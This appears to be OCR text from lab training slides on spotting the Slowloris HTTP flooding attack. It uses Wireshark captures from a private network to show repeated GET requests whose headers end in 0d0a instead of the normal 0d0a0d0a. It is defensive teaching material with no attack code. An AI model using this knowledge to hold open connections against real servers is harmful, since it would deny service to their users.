
- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> Select VMnet8 >> Click the “Start” button.



HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Attack analysis
  - After a 3-way handshake connection is made, move the header of the GET method to see how other connections are repeated.
  - The data in the GET header is arbitrary and can take different forms




9	0.000893	192.168.0.171	192.168.0.210	TCP	74	80 → 53122 [SYN, ACK]
10	0.001046	192.168.0.210	192.168.0.171	TCP	66	53122 → 80 [ACK] Seq=1
11	0.001152	192.168.0.210	192.168.0.171	TCP	87	53122 → 80 [PSH, ACK]
12	0.001201	192.168.0.171	192.168.0.210	TCP	66	80 → 53122 [ACK] Seq=1
13	0.001276	192.168.0.210	192.168.0.171	TCP	233	GET /?1875 HTTP/1.1
14	0.001322	192.168.0.171	192.168.0.210	TCP	66	80 → 53122 [ACK] Seq=1
15	0.001442	192.168.0.210	192.168.0.171	TCP	74	53124 → 80 [SYN] Seq=0
16	0.001501	192.168.0.171	192.168.0.210	TCP	74	80 → 53124 [SYN, ACK]
17	0.001552	192.168.0.210	192.168.0.171	TCP	66	53124 → 80 [ACK] Seq=1
18	0.001656	192.168.0.210	192.168.0.171	TCP	86	53124 → 80 [PSH, ACK]
19	0.001754	192.168.0.171	192.168.0.210	TCP	66	80 → 53124 [ACK] Seq=1
20	0.001851	192.168.0.210	192.168.0.171	TCP	226	GET /?322 HTTP/1.1
21	0.001908	192.168.0.171	192.168.0.210	TCP	66	80 → 53124 [ACK] Seq=1
22	0.001983	192.168.0.210	192.168.0.171	TCP	74	53126 → 80 [SYN] Seq=0

HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Attack analysis
  - Select a GET header and examine the packet data
  - Abnormal packets are dropped in the form of 0d0a.
  - Normal packets end in the form of 0d0a0d0a, but they end in 0d0a and wait for the next packet to arrive.



HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Attack analysis
  - For normal packets, you can see the below screen.
  - Check the header of a GET after the 3-way handshake has taken place

No.	Time	Source	Destination	Protocol	Lengt	Info
1	0.000000	192.168.0.1	192.168.0.171	TCP	66	58252 → 80 [SYN] Seq=0 Win=6
2	0.000499	192.168.0.171	192.168.0.1	TCP	66	80 → 58252 [SYN, ACK] Seq=0
3	0.000575	192.168.0.1	192.168.0.171	TCP	54	58252 → 80 [ACK] Seq=1 Ack=1
4	0.003820	192.168.0.1	192.168.0.171	HTTP	483	GET / HTTP/1.1
5	0.004073	192.168.0.171	192.168.0.1	TCP	54	80 → 58252 [ACK] Seq=1 Ack=4
6	0.008992	192.168.0.171	192.168.0.1	TCP	1514	80 → 58252 [ACK] Seq=1 Ack=4
7	0.009090	192.168.0.171	192.168.0.1	TCP	1514	80 → 58252 [ACK] Seq=1461 Ac
8	0.009129	192.168.0.1	192.168.0.171	TCP	54	58252 → 80 [ACK] Seq=430 Ack
9	0.009202	192.168.0.171	192.168.0.1	TCP	1514	80 → 58252 [ACK] Seq=2921 Ac
10	0.009259	192.168.0.171	192.168.0.1	HTTP	833	HTTP/1.1 403 Forbidden (tex
11	0.009288	192.168.0.1	192.168.0.171	TCP	54	58252 → 80 [ACK] Seq=430 Ack
12	0.009547	192.168.0.171	192.168.0.1	TCP	54	80 → 58252 [FIN, ACK] Seq=51
13	0.009592	192.168.0.1	192.168.0.171	TCP	54	58252 → 80 [ACK] Seq=430 Ack

HTTP flooding

We will explore the Slowloris attack method and how to analyze it.

- Attack analysis
  - Examine the last 0d0a0d0a data after selecting the GET header packet
  - Last data can be analyzed against packets for normal behavior to verify.